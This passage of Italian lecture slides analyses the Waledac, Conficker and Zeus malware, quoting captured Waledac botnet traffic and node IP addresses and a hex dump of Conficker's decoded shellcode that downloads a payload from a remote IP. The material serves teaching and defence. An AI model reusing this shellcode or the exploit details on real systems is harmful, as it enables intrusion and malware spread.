xCIUE MA445oHEln jvSqyCOQsYfYAREGN6shjacro9A4v0NM1zJId8a30if1ZbOTxm7wCNe8KVDJt JJJ93
6bb4HDsXZ580Oz_xf_5mD0nw-OyohwrWoXX8-m3qT24-nOj2wzE5XBRrskgWzNQuJq84TdbVc_leMT7
H-1WW-CywquAqMpHfMKju4fHGbqHNFcwgVU3AHvw1TN1B-MOxvxm3758EitkS91KrCOivsNADyAZPUGKk
XKVaY61-o5w9swvRYMsDQC-5dJOh1z-BFp5jKqfmJwQCGB6m2m5T16cN21kE0lvobiIEyprItwIqjKufD
qfGmIsVXsmfRDtHk-RAjiTe4NxjRSIfSrBXw5qhGMzvyE7r2tffCGyB4MkDMslNciKgizyjoW3UoSvUDl
LN6F4s7SKk90c2nO3FCM9m ShEHX6sS3rauA7hOYztFMy9UAipegY5rHfGaaEfCQK5sISXmny07LcP-6kX
lRB50i7fAZZnQT_mT9kY-vW1NR93nxg_N53c_stcp9YNgOwBsFIOw&b=AAAAAA
HTTP/1.1 200 OK
Server: nginx/0.6.34
Date: Thu, 19 Mar 2009 09:37:05 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.2.8
187 wAAARJT21iVma3vUq7615iKofYMtm6dKE6GNTwIkG8utXnNCgmzqrBh33nYaIYIskVk-OadaTe3mplnt
3CXIkErs-TTeARXl-MBi6vvX-hI3QxNAna1dk9hsehqOz6Hxm8VH26Sw4FqCyMihjASc0AMOPhvzW0SE1Ly4
RY2zbVtf9N6Xy3HzvJJe1EtW72uFGO9QhYEi-j_vwL8pXAZ1FlBvYYvNZFzD7SYYsb61r65Qds8pPGgRWuPL
vvs4ljNgnlvh lzsFlF2ObBDT5DhLLlPZiz ZGpvFQsieUwA5R3vFyYgs78WIT26GE1FGbppi2PZYcAFX0bj
M9Sq6lndqaAUhyggyg6bjdJUjhu2P5zQIAdSYEbGZXZs1ffEMH-e9QFyoI0
POST /jint.htm HTTP/1.1
Referrer: Mozilla
Accept: */*
Content-Type: application/x-www-form-urlencoded
```

(immagine tratta da *"Infiltrating WALEDAC Botnet's Covert Operations"*, J. Baltazar, J. Costoya and R.Flores)

Waledac HTTP2P Protocol
Richiesta di una chiave AES-128

```
<lm>
<t>getkey</t>
<v>34</v>
<i>ab0a762d122d31252c0ba614a6124d23</i>
<r>0</r>
<props>
<p n="cert">
-----BEGIN CERTIFICATE-----
MIIBvjCCASegAwIBAgIBADANBgkqhkiG9w0BAQQFADA1MQswCQYDVQQGEwJVSzEWMBQGA1UEAxMNT3B1b1N
TTCBHcm91cDAeFw0wOTAzMTkwOTM2MzdaFw0xMDAzMTkwOTM2MzdaMCUxCzAJBgNVBAYTA1VLMRYwFAYDVQ
QDEw1PcGVuU1NMIEdyb3VwMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDXQWv+5g4OGu0EstTr/8BA2
CEznbC8DfwesFh63p/bfdxy/H8sbJmMNe1vT51Npo7S6NaPt9K8b5ht/T88NK8TvHkZehSMwIJUcuWZ6yrM
zwFJOrttniJ1xkeGjDda1/RZPLVXtNh4d1MO5x0a7Tz4ZsSE1yUsWFLwuvXEPkxUIwIDAQABMA0GCSqGSIb
3DQEBBAUAA4GBAC/PIph0/UDUCPeCMcCVOPJuagLjbUc3Am3n9ZaYcy4Ay1R+4wjV6p25nvOZxyW+7rVfBt
u97MnmhQFhXLt1O+9oTACVfUdRkJ7VnqRgXEyOb7M6P19Gz9o8YnvKdUmmnXTPSh52CIzTEzDY9yBd53Yvy
YmtTHHGEbWwCZrnIIP5
-----END CERTIFICATE-----
</p>
</props>
</lm>
```

(immagine tratta da *“Infiltrating WALEDAC Botnet's Covert Operations”*, J. Baltazar, J. Costoya and R.Flores)

Waledac HTTP2P Protocol
Chiave AES

```
<lm>
<v>34</v>
<t>getkey</t>
<props>
<p
n="key">BarssaWhsnVRx7MhcPm3FxzhMyO3sr0DnyMk/n6vPVfjmMGY7lYkO6xoOQpu7BbIZeCzPQ4ATjh
/FdGZBqUPVYHpxLDRG3j7C7LRju+y+gAmNF3dY8HGlCJSJV1itKDwKBvZ6jhBKchVU0rKjZ20SE9P+fg+db
lQ5T3yiF/2zSg=
</p>
</props>
</lm>
```

```
05aaecb1a5a1b27551c7b32170f9b7171ce13323b7b2bd039f2324fe7eaf3d57e398c198ee56243bac6
8390a6eec16c865e0b33d0e004e387f15d19906a50f5581e9c4b0d11b78fb0bb2d18eefb2fa0026345d
dd63c1c6942252255962b4a0f0281bd9ea384129c855534aca8d9db4484f4ff9f83e75b950e53df2885
ff6cd28
```

(immagini tratte da *"Infiltrating WALEDAC Botnet's Covert Operations"*, J. Baltazar, J. Costoya and R.Flores)

Waledac HTTP2P Protocol
Un'altra richiesta...

```
POST/HTTP/1.1
Referer: Mozilla
Accept: */*
Content-Type: application/x-www-form-urlencoded
X-Request-Kind-Code: nodes
User-Agent: Mozilla
Host: 24.21.164.180
Content-Length: 3904
Cache-Control: no-cache
q69d-opDMIUGdOAkQLVWZJImCD-W1o8pV9R30SwOy9nc7U48EkimKhCFPsUzIG67AHBbsHjHa_-kX_8bqO
Q7wq2lwEA9I6aRhzs9-mMfgWqb1wHAYU1TEy2iByKUJyxuJ0fg6nV64moWvsM0Jcfy3yrmWkjUUYUy2vfn
CF61O4EG27NJ1LYOS5Sp9xeNV8NbL_rnLVkTwiHFcHXcTf6wKfnmGfaVd1ALk7Nnoq1wGIIIgYSNnJsLEP
M3sfhKl1mbAj1lAPq- xGMC6R t6Sug5WjTVIpa Eq1aONUADnDCMsm4JYiHYap-odbwMgLs7IZl 5cfQd
SRjD0cJjYxNI00H45QEUqOQFeQr3ctx--TC2ob0cmN1nIguJl0KdvATj_bqY8-pnywRZB-hi-7tcrZXyx
VGU8DYJ6ewM5m3yxg4sWKmZSCWY1j5HAuxsMafXrsgU7BvN0jQkQUm4K7m9iYmmVYe8uaHBDQ_Pbq5pZUw
PguO_CdqTTSWjDgfucmdJ3jhb03xrLuqCqmkE2DEA38NKq_YjEZc0N8MLPOPTKFCA2PMIQX8VH8PtPfMGu
m2Jl5eAM2GXfovWvX5WvALx1IIeNhlFBhe3UcEKPvcjp3uSWUq-zLeXW9sHp-Rs-CVSmtomEE5ppB78pb
IM
HTTP/1.1 200 OK
Server: Apache 1.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 3883
iZg3LlWBrSO8IaRbFB1Gs9EXlzgPaeXLTd8JioLmt27kwXShCdzSpYV7B9DWkqUCtcNHvIn9fmgOIHdp7p
9MS8tWoroszO-Mvu6ogASdnpwf1AJE835q06R_KMUMSYPl7kZBeV2CzDv9v9DjYdqNeoCEvlUlrues3w5B
iERDXtupIXtTy-Xe4KsSOxywTdv7XRAa8aR9OZUYQNf1OHsAgwRPNehBZSFclqj6aPtFl0mknEIaaZUQq
O79UVRCvZU8auQE9jHMNYDYDp_1pBchnzgaxmJPj4cg865j2K1xfzTugVoO6veaEJZ_KiqsETMyNEEjXhr
3tnVIxHjjE Z63S6Rh28zzav Gplya5Gcpb1kwU179rdphqu8TvUxJB t0t1QzIvLtG0ahEbHTwb6Cv2XZ
up0SfUaxeyla8szLMESoHYu94kyj1l6v266NsVlKNFmiruIARL0sxZiFqmoWGDa_WdVUF8bfI39c388Fc5
2WDJa6h-JWzhgaxKir9iCq2HGddHS4KAbr2sMYdRkLu8yASldb_9mstjXQiMCYOniG0slq4qv7euWsGa
BNMKFGTI1DPO9CWKWgnXU3lN1hR-XyJZEPiOPP6l4W4oahePoSvb3IVumNvSgLt5WNbDaY2uQx4NxD
xezibQZnAHRbWglzXtv7xQRFacocFuLzIW0tJkFdNLcT2PeD5u85xtbqbcDlVRb7dFPZWrFREynAylqGD4
qXZn1C-wcZhcegcuxv20Vu3hFiyMuh3MSqABS HPMEkiIdnNNu9NHoKngcy1c3hGEfuCdSk9 XcsHaaoDJ
02uBJ8Iw7BpeKeBULbYpVr82M4DDEh_NK_l0vzYNNZ4hXMDIHR_PGsyoABO1cwwCtzRKen5-O4zr4668v7
hiAnlHMNYJUrz8JuZPLQPFwZQ9FqW9nGWx68XPBRVFglBLnOBa33NEm2m-. -KnaX3hXqqWe-QoWGien7
KGP9kfg4hYhRuZKlNCb6VxWl0es1lilsWtJSvIHrT5G54NZmv94FmOvr_Q1lyd0m8aeCmV_sx43bl_iCKc
Ko2q4MpqB2DHySb0uRG1eBX5kZjPxOGw6zXWN9auX9r7_RgRyf6izsGFnpoWgVukwcxwrQMgNHMhcx66WT
-3X-KVkANkiTJB4KJU2mB7hk1RroV8fmFWQjgaq0FTFbnjLmgg87tZBd 0pid79m-YjWpwmXvadFDo2
FFGAt-23Lu4IcMy8rS4
```

(immagini tratte da *“Infiltrating WALEDAC Botnet's Covert Operations”*, J. Baltazar, J. Costoya and R.Flores)

Waledac HTTP2P Protocol
Risposta: lista di nodi Waledac?

```
<lm><localtime>1237547711</localtime>
<nodes>
<node ip="98.162.239.96" port="80" time="1237547696">
362789203a76176ddf29db3399273c5f
</node>
<node ip="76.123.47.40" port="80" time="1237547641">
b542d0288e23574f644eb6064247446b
</node>
<node ip="24.249.5.39" port="80" time="1237547565">
3246427e7c67bd0a9d0ac47aec14c818
</node>
<nodeip="76.107.135.225" port="80" time="1237547559">
1f52f117673ff37b7714a16b7422b72d
</node>
<node time="1237547233">
3c36e67efc68eb5a363f0044d4403308
</node>
<node ip="61.120.139.212" port="80" time="1237547233">
8a065c4b616893172a5d0d21df2ca502
</node>
<node ip="67.166.187.226" port="80" time="1237547232">
030a4174a45756002122cc6b94391268
</node>
<node ip="196.203.69.118" port="80" time="1237547229">
590489560c50fa7fc014f03a46644378
</node>
</nodes>
</lm>
```

(immagine tratta da *"Infiltrating WALEDAC Botnet's Covert Operations"*, J. Baltazar, J. Costoya and R.Flores)

Waledac HTTP2P Protocol

```
<lm>
<t>(command type)</t>
<v>(WALEDAC bot version)</v>
<i>(node id)</i>
<r>(0 or 1 value)</r>
<props>
<p n="(attribute)">(text)</p>
</props>
</lm>
```

(immagine tratta da *"Infiltrating WALEDAC Botnet's Covert Operations"*, J. Baltazar, J. Costoya and R.Flores)

Conficker

Conficker

- Il worm Conficker è stato individuato per la prima volta verso la fine del 2008 ed è attualmente ancora attivo
- Secondo alcune stime il numero di host infetti potrebbe aggirarsi attorno ai 10 milioni
- Conficker si propaga sotto forma di DLL
- La cosa più strana è che da quando è stato individuato non si è reso responsabile di alcun tipo di attività malevola

Conficker

- Sono state individuate 4 versioni a cui ci si riferisce genericamente come
  - Conficker.A
  - Conficker.B
  - Conficker.C
  - Conficker.D

con le versioni successive alla A che comprendono miglioramenti e correzioni rispetto alla versione originaria

Conficker
Meccanismi di diffusione

- Il principale meccanismo di propagazione è legato all'exploiting della vulnerabilità MS08-067 di Microsoft Windows Server Service

  "Microsoft Security Bulletin MS08-067 – Critical"

  http://www.microsoft.com/technet/security/bulletin/ms08-067.mspx

- Altri meccanismi di diffusione sono possibili mediante accesso a NetBIOS share e chiavette USB e lanciando Conficker attraverso rundll32.exe

Conficker
Meccanismi di diffusione

- La vulnerabilità è presente in una remote procedure call che richiama la funzione **NetpwPathCanonicalize** esportata da netapi32.dll su una sessione SMB stabilita su porta 445/TCP
- Questa funzione prende un unico argomento, una path string, ed effettua la *canonicalization* della stessa (ad esempio la stringa aaa\bbb\..\ccc viene trasformata dalla funzione in aaa\ccc)
- La funzione presenta una vulnerabilità che consente la sovrascrittura dell'indirizzo di ritorno della funzione stessa (anche se non si tratta di un buffer overflow) consentendo l'esecuzione di codice remoto

Conficker
Meccanismi di diffusione

- Conficker utilizza un classico PEB shellcode encodato utilizzando una XOR con il byte 0xC4 per evitare NULL bytes

```
e8 ff ff ff ff c2 5f 8d 4f 10 80 31 c4 41 66 81 |......_.O..1.Af.| 2c 3b 3b 3b 3b 06 9b 49 8b d4 44 f5 00 85 a2 45 |,;;;;..I..D....E|
39 4d 53 75 f5 38 ae c6 9d a0 4f 85 ea 4f 84 c8 |9MSu.8....O..O..| fd 89 97 b1 31 fc 6a 02 59 64 8b 41 2e 8b 40 0c |....1.j.Yd.A..@.|
4f 84 d8 4f c4 4f 9c cc 49 73 65 c4 c4 c4 2c ed |O..O.O..Ise...,.| 8b 40 1c 8b 00 8b 58 08 8d b7 a1 00 00 00 e8 29 |.@....X........)|
c4 c4 c4 94 26 3c 4f 38 92 3b d3 57 47 02 c3 2c |....&<O8.;.WG..,| 00 00 00 50 e2 f8 8b fc 56 ff 17 93 83 c6 07 e8 |...P....V.......|
dc c4 c4 c4 f7 16 96 96 4f 08 a2 03 c5 bc ea 95 |........O.......| 18 00 00 00 33 d2 52 52 8b cc 66 c7 01 78 2e 51 |....3.RR..f..x.Q|
3b b3 c0 96 96 95 92 96 3b f3 3b 24 69 95 92 51 |;.......;.;$i..Q| ff 77 04 52 52 51 56 52 ff 37 ff e0 ad 51 56 95 |.w.RRQVR.7...QV.|
4f 8f f8 4f 88 cf bc c7 0f f7 32 49 d0 77 c7 95 |O..O......2I.w..| 8b 4b 3c 8b 4c 0b 78 03 cb 33 f6 8d 14 b3 03 51 |.K<.L.x..3.....Q|
e4 4f d6 c7 17 cb c4 04 cb 7b 04 05 04 c3 f6 c6 |.O.......{......| 20 8b 12 03 d3 0f 00 c0 0f bf c0 c1 c0 07 32 02 | ..............2.|
86 44 fe c4 b1 31 ff 01 b0 c2 82 ff b5 dc b6 1f |.D...1..........| 42 80 3a 00 75 f5 3b c5 74 06 46 3b 71 18 72 db |B.:.u.;.t.F;q.r.|
4f 95 e0 c7 17 cb 73 d0 b6 4f 85 d8 c7 07 4f c0 |O.....s..O....O.| 8b 51 24 03 d3 0f b7 14 72 8b 41 1c 03 c3 8b 04 |.Q$.....r.A.....|
54 c7 07 9a 9d 07 a4 66 4e b2 e2 44 68 0c b1 b6 |T......fN..Dh...| 90 03 c3 5e 59 c3 60 a2 8a 76 26 80 ac c8 75 72 |...^Y.`..v&...ur|
a8 a9 ab aa c4 5d e7 99 1d ac b0 b0 b4 fe eb eb |.....]..........| 6c 6d 6f 6e 00 99 23 5d d9 68 74 74 70 3a 2f 2f |lmon..#].http://|
fd f5 ea f5 ea f6 f0 f7 ea f6 f4 f0 fe fc f4 eb |................| 39 31 2e 31 2e 32 34 33 2e 32 30 34 3a 38 30 2f |91.1.243.204:80/|
a9 a5 b1 a8 c4 4d 53                            |.....MS|         6d 61 75 6c 00 89 97                         |maul...|
```

Figure 2: *Encoded and decoded shellcode sample*

(immagine tratta da *"Know Your Enemy: Containing Conficker"*, F. Leder and T. Werner)

Conficker
Meccanismi di diffusione

- A seguito dell'exploiting, Conficker modifica la funzione vulnerabile introducendo un hook che viene utilizzato per rimuovere la vulnerabilità e consentire l'aggiornamento a versioni successive

```
5B86A259   8BFF           MOV EDI,EDI
5B86A25B   55             PUSH EBP
5B86A25C   8BEC           MOV EBP,ESP
5B86A25E   53             PUSH EBX
5B86A25F   8B5D 14        MOV EBX,DWORD PTR SS:[EBP+14]
5B86A262   56             PUSH ESI
5B86A263   57             PUSH EDI
5B86A264   33FF           XOR EDI,EDI
5B86A266   3BDF           CMP EBX,EDI
5B86A268   0F85 8EDE0000  JNZ NETAPI32.5B8780FC
```

```
5B86A259 E9 A0B028A6   JMP 01AF52FE

5B86A25E 53            PUSH EBX
5B86A25F 8B5D 14       MOV EBX,DWORD PTR SS:[EBP+14]
5B86A262 56            PUSH ESI
5B86A263 57            PUSH EDI
5B86A264 33FF          XOR EDI,EDI
5B86A266 3BDF          CMP EBX,EDI
5B86A268 0F85 8EDE0000 JNZ NETAPI32.5B8780FC
```

Figure 3: *Unpatched and patched version of* `NetpwPathCanonicalize()`

(immagine tratta da *"Know Your Enemy: Containing Conficker"*, F. Leder and T. Werner)

Conficker
Meccanismi di update

(immagine tratta da *"Know Your Enemy: Containing Conficker"*, F. Leder and T. Werner)

Conficker
Meccanismi di update

- Se il path da analizzare contiene il pattern \..\ la funzione in questione applica una XOR con il byte 0xC4 all'area di memoria potenzialmente contenente lo shellcode
- Fatto questo cerca la stringa *http://* nella stessa area e se la trova questo significa che un host infetto da Conficker sta cercando di exploitarlo e quindi utilizza l'URL per scaricare l'aggiornamento
- Ma non è l'unico meccanismo di update...


Conficker
Meccanismi di update

- Conficker dispone di un generatore di nomi di dominio utilizzati dal rendezvous protocol per scaricare gli update
- Conficker.A e .B generano 250 domini al giorno
- Conficker.C genera 50000 domini al giorno scegliendone 500 randomicamente
- Qualora un update avvenga con successo Conficker aspetta 4 giorni prima di tentarne un altro altrimenti aspetta soltanto 24 ore

Conficker
Meccanismo di validazione degli update


- Tutti gli update scaricati vengono validati prima di essere eseguiti
- Al binario viene inizialmente applicata una funzione di hash in modo da calcolare M = HASH(bin.exe)
- Conficker.B e successivi utilizzano MD-6 per l'hashing
- Successivamente il binario viene cifrato con uno stream cipher RC4 in questo modo ENC.BIN = RC4(bin.exe, M)
- Successivamente si genera una signature mediante uno schema RSA che viene appesa al binario cifrato e questo è il file che viene scaricato

Conficker
Meccanismo di validazione degli update



(immagine tratta da *"An Analysis of Conficker's Logic and Rendezvous Points"*, P. Porras, H. Saidi, and V. Yegneswaran)

Conficker
Rendezvous Protocol (Conficker .A e .B)



(immagine tratta da *"An Analysis of Conficker's Logic and Rendezvous Points"*, P. Porras, H. Saidi, and V. Yegneswaran)

Conficker.C

- Conficker.C aggiunge un ulteriore meccanismo per poter coordinare tra di loro gli host infetti e consentirne l'aggiornamento
- Il meccanismo si basa su un protocollo P2P utilizzato dagli host infetti che possono agire sia da client che da server
- Gli autori hanno cercato di rallentare la procedura di reverse engineering di questa sezione di codice mediante offuscamento del codice stesso

Conficker
Conclusioni

- Conficker è un worm ottimamente ingegnerizzato, estremamente complesso nel suo funzionamento e sotto molti punti di vista innovativo rispetto al passato
- E' anche un oggetto alquanto misterioso in quanto, nonostante il numero di host infetti sia elevatissimo, non è mai stato utilizzato per scopi malevoli
- Attualmente siamo alla versione D ma un numero estremamente elevato di host infetti sono fermi alla versione C grazie ad interventi mirati di alcuni ISP. Sarà sufficiente?

Zeus

Zeus

- Zeus è un trojan horse anche noto con il nome di Zbot, PRG, Wsnpoem, Gorhax e Kneber
- E' specializzato nel furto di credenziali (account bancari, e-mail e account su social networks) mediante l'utilizzo di funzionalità di *keystroke logging* tipicamente presenti nei *rootkit*
- Attualmente il prezzo di Zeus sul mercato nero si aggira intorno ai 700$ per il webadmin panel e 4000$ per l'EXE Builder

Zeus

- E' stato identificato per la prima volta nel 2007 quando è stato utilizzato per rubare informazioni all'*United States Departement of Transportation*
- E' tornato alla ribalta nel Marzo 2009 e si conta che attualmente il numero di host compromessi sia estremamente elevato (3,6 milioni soltanto negli USA)
- E' attualmente attivissimo (ad Aprile 2010 l'Early Warning Team @ Communication Valley ha isolato una nuova versione)

Zeus
Meccanismi di diffusione

